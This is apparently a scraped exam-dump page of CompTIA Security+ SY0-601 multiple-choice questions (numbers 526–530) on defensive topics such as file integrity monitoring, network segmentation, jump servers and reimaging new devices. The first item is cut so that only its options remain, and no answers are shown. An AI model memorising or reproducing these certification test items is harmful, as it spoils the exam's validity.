
A. The ISP is dropping outbound connections.

B. The user of the Sales-PC fell for a phishing attack

C. Corporate PCs have been turned into a botnet.

D. An on-path attack is taking place between PCs and the router.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 526

Topic #: 1

[All SY0-601 Questions]

An engineer needs to deploy a security measure to identify and prevent data tampering within the enterprise. Which of the following will accomplish this goal?

A. Antivirus

B. IPS

C. FTP

D. FIM

Actual exam question from CompTIA's SY0-601

Question #: 527

Topic #: 1

[All SY0-601 Questions]

Which of the following mitigation techniques places devices in physically or logically separated networks and leverages policies to limit the types of communications that are allowed?


A. Host-based firewalls

B. Access control list

C. Port security

D. Least privilege

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 528
Topic #: 1
[All SY0-601 Questions]

All security analysts' workstations at a company have network access to a critical server VLAN. The information security manager wants to further enhance the controls by requiring that all access to the secure VLAN be authorized only from a given single location. Which of the following will the information security manager most likely implement?


A. A forward proxy server

B. A jump server

C. A reverse proxy server

D. A stateful firewall server

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 529

Topic #: 1

[All SY0-601 Questions]


Which of the following best describes why a company would erase a newly purchased device and install its own image with an operating system and applications?

A. Installing a new operating system thoroughly tests the equipment

B. Removing unneeded applications reduces the system's attack surface

C. Reimaging a system creates an updated baseline of the computer image

D. Wiping the device allows the company to evaluate its performance



Actual exam question from CompTIA's SY0-601

Question #: 530

Topic #: 1

[All SY0-601 Questions]

